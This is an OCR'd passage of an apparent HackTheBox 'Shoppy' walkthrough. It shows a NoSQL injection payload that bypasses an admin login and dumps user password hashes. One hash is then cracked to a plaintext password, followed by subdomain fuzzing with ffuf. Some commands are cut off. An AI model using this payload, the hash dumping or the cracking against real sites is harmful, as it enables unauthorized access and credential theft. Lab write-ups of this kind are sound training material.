

Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger
Intercept HTTP history WebSockets history Proxy settings
Request to http://shoppy.htb:80 [10.10.11.180]
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex

```
POST /login HTTP/1.1
Host: shoppy.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://shoppy.htb/login
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Origin: http://shoppy.htb
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password=helloworld
```

Intercepted request

11. Sending intercepted request to the repeater


Let's send this request to repeater to have a possibility to test different payloads.


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger
Intercept HTTP history WebSockets history Proxy settings
Filter: Hiding CSS, image and general binary content
http://shoppy.htb/login
Add to scope
Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Organizer Ctrl+O
Send to Comparer (request)
Send to Comparer (response)
Show response in browser
Request in browser
Engagement tools [Pro version only]
Show new history window
Add comment
Highlight
Request
Pretty Raw Hex

#	Host	Method	URL	Params	Edited	Status code	Length
2	http://shoppy.htb	POST	/login	✓		302	318
3	http://shoppy.htb	GET	/l	✓		200	1419
6	http://shoppy.htb	GET	/a			304	238

```
POST /login HTTP/1.1
Host: shoppy.htb
User-Agent: Mozilla/5.0 (Windows NT 1
```

Send request to repeater



Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger
Send Cancel
Request
Pretty Raw Hex

```
POST /login HTTP/1.1
Host: shoppy.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://shoppy.htb/login
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Origin: http://shoppy.htb
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password=helloworld
```

Request in repeater

12. No-SQL injection in login request

Next let's try to change `username=admin` to `username=admin'||'1'=='1` to test No-SQL injection (I suggested that Node.js may use No-SQL database). More SQL injection and No-SQL injection payloads are available in the repository PayloadsAllTheThings.


Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send Cancel Follow redirection
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render

```
POST /login HTTP/1.1
Host: shoppy.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://shoppy.htb/login
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: http://shoppy.htb
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

username=admin'||'1'=='1&password=helloworld
```


```
HTTP/1.1 302 Found
Server: nginx/1.23.1
Date: Wed, 07 Feb 2024 13:49:26 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 56
Connection: close
Location: /admin
Vary: Accept
Set-Cookie: connect.sid=
s%3AvAbe7ZJxPlSM6pTv6V-MktNzFF34DJGZ.9BzyTAWufip0PJwsbPE1q3mIDJ%2FRNiMM%2Fs8iA28YICfI; Path=/;
HttpOnly

<p>
  Found. Redirecting to <a href="/admin">
    /admin
  </a>
</p>
```

No-SQL injection

13. Login in admin with No-SQL injection


Let's try to login with this "credentials". Don't forget to disable FoxyProxy.

```
username: admin'||'1'=='1
password: helloworld
```



http://shoppy.htb/login

It works!



Products of Shoppy App


Name	Price
PC	1145$
Smartphone	200$
Backpack	30$
Jacket	20$
Ventilator	2$
Controller	15$

Shoppy application

14. Export admin user


I can see a button `Search for users` , let's try to find somebody. Click on it.

On the `search-users` there is an input, where I added `admin` to find `admin` user.


http://shoppy.htb/admin/search-users
SHOPPY
Search for users in Shoppy App
admin


Search users

Press `<ENTER>`. Users were found and need to click on `Download export`


http://shoppy.htb/admin/search-users?username=admin
SHOPPY
Search for users in Shoppy App
Search for ...
Download export

Export users

It returns JSON file with only one user `admin`




```
▼ 0:
    _id:        "62db0e93d6d6a999a66ee67a"
    username:   "admin"
    password:   "23c6877d9e2b564ef8b32c3a23de27b2"
```

Exported users

15. Export all users with No-SQL injection

Admin password was hashed, I can try to crack it later. But for now let's try to search all users in the database with No-SQL injection: `admin'||'1'=='1`.




```
http://shoppy.htb/admin/search-users
```

```
admin'||'1'=='1
```

No-SQL injection to search users


Again press enter and download users JSON.



```
http://shoppy.htb/admin/search-users?username=admin'||'1'%3D%3D'1
```

Exported all users

It returns a JSON with all users.



```
http://shoppy.htb/exports/export-search.json
```

```
0:
  _id:        "62db0e93d6d6a999a66ee67a"
  username:   "admin"
  password:   "23c6877d9e2b564ef8b32c3a23de27b2"
1:
  _id:        "62db0e93d6d6a999a66ee67b"
  username:   "josh"
  password:   "6ebcea65320589ca4f2f1ce039975995"
```


JSON with all users

The JSON was listed below:

```
[
  {
    "_id":"62db0e93d6d6a999a66ee67a",
    "username":"admin",
    "password":"23c6877d9e2b564ef8b32c3a23de27b2
  },
  {
    "_id":"62db0e93d6d6a999a66ee67b",
    "username":"josh",
    "password":"6ebcea65320589ca4f2f1ce039975995
  }
]
```

16. Cracking users passwords

I'm highly interested in password hashes which can be cracked. Let's copy them and go to the website CrackStation. Paste copied hashes to the input as it was shown on the screenshot below.


https://crackstation.net/

Free Password Hash Cracker


Enter up to 20 non-salted hashes, one per line:

```
23c6877d9e2b564ef8b32c3a23de27b2
6ebcea65320589ca4f2f1ce039975995
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

CrackStation with hashes

It cracked a password for user `josh`.


https://crackstation.net/

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
23c6877d9e2b564ef8b32c3a23de27b2
6ebcea65320589ca4f2f1ce039975995
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
23c6877d9e2b564ef8b32c3a23de27b2	Unknown	Not found.
6ebcea65320589ca4f2f1ce039975995	md5	rememberthisway

Color Codes: 🟩 Green: Exact match, 🟨 Yellow: Partial match, 🟥 Red: Not found.

So `josh` credentials are: `josh / rememberthisway`.

17. Trying to ssh with josh user

I tried to login with this user in SSH, but it not works.



```
┌─[parrot@parrot]─[~]
└──╼ $ssh josh@10.10.11.180
The authenticity of host '10.10.11.180 (10.10.11.180)' can't be established.
ED25519 key fingerprint is SHA256:RISsnnLs1eloK7XlOTr2TwStHh2R8hui07wd1iFyB+8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.180' (ED25519) to the list of known hosts.
josh@10.10.11.180's password:
Permission denied, please try again.
josh@10.10.11.180's password:
```


josh can't use SSH

I found a user `josh`, but I can't ssh with it, probably this user should be used for something else. Let's do another round of reconnaissance and perform web enumeration with `ffuf` tool.

18. Installing ffuf

`ffuf` is available at GitHub and I can install it with `go install` command.

> `go install github.com/ffuf/ffuf/v2@latest`
>
> `export PATH=$PATH:$(go env GOPATH)/bin` —you can add it to `.bashrc` as well and it Go bin will be added to environment variable `PATH` every time when bash will be started.



```
└──╼ $go install github.com/ffuf/ffuf/v2@latest
go: downloading github.com/ffuf/ffuf/v2 v2.1.0
go: downloading github.com/ffuf/ffuf v1.5.0
```

go install github.com/ffuf/ffuf/v2@latest

That's it, but to perform web enumeration I still need a word list.

19. Installing word list

There is a pretty good repository with word lists SecLists. To install it need just execute command:

```
git clone https://github.com/danielmiessler/SecL
```

Awesome, I can start web enumeration.


20. Performing web enumeration with ffuf

Let's use this command:

```
ffuf -u http://shoppy.htb/ -H "Host: FUZZ.shoppy
```

> `-u http://shoppy.htb/` — target URL.
>
> `-H "Host: FUZZ.shoppy.htb"` — domain name and `FUZZ` is a place where `ffuf` will substitute test path, for example instead of `FUZZ` it will be `testenv.shoppy.htb`
>
> `-w /home/parrot/workspace/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt` — path to word list.
>
> `-fw 5` — amount of words in response.

This command will run some time, because it tries 100000 possible directories. For me it took 2 minutes to find `mattermost` path with `ffuf`




```
┌─[✗]─[parrot@parrot]─[~/workspace/precious]
└──╼ $ffuf -u http://shoppy.htb -H "Host: FUZZ.shoppy.htb" -w /home/parrot/workspace/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt -fw 5

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://shoppy.htb
 :: Wordlist         : FUZZ: /home/parrot/workspace/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt
 :: Header           : Host: FUZZ.shoppy.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 5
________________________________________________

:: Progress: [1760/100000] :: Job [1/1] :: 546 req/sec :: Duration: [0:00:03] :: Errors: 0 ::
[INFO] ------ PAUSING ------

entering interactive mode
type "help" for a list of commands, or ENTER to resume.
>
[INFO] ------ RESUMING -----

mattermost              [Status: 200, Size: 3122, Words: 141, Lines: 1, Duration: 96ms]
:: Progress: [54410/100000] :: Job [1/1] :: 540 req/sec :: Duration: [0:02:13] :: Errors: 0 ::
```

Web enumeration with ffuf

21. Opening mattermost.shoppy.htb

As far as a host parameter of `ffuf` was `FUZZ.shoppy.htb`, I need to replace `FUZZ` with found word `mattermost`, so it will be [`http://mattermost.shoppy.htb`](http://mattermost.shoppy.htb). Let's try to open it in the web browser.


http://mattermost.shoppy.htb/

Hmm. We're having trouble finding that site.

We can't connect to the server at mattermost.shoppy.htb.

If you entered the right address, you can:


- Try again later
- Check your network connection
- Check that Firefox has permission to access the web (you might be connected but behind a firewall)

http://mattermost.shoppy.htb not works

It not works 😕. But let's modify `/etc/hosts` and try again.

22. Accessing mattermost.shoppy.htb


Let's open `/etc/hosts` with a command `sudo vim /etc/hosts` and add `mattermost.shoppy.htb` to it.


```
# Host addresses$
127.0.0.1   localhost$
127.0.1.1   parrot$
::1         localhost ip6-localhost ip6-loopback$
ff02::1     ip6-allnodes$
ff02::2     ip6-allrouters$
# Others$
10.10.11.180 shoppy.htb$
10.10.11.180 mattermost.shoppy.htb$
```

Added mattermost.shoppy.htb to /etc/hosts

Press `<ESC>` and next `:wq` to save file and exit from Vim.

Let's try open `http://mattermost.shoppy.htb` again as it shown on the screenshot below.




http://mattermost.shoppy.htb after modified /etc/hosts

It works 🙂.

23. Login with josh

Let’s try to login with `josh` credentials which I obtained on the step 16.

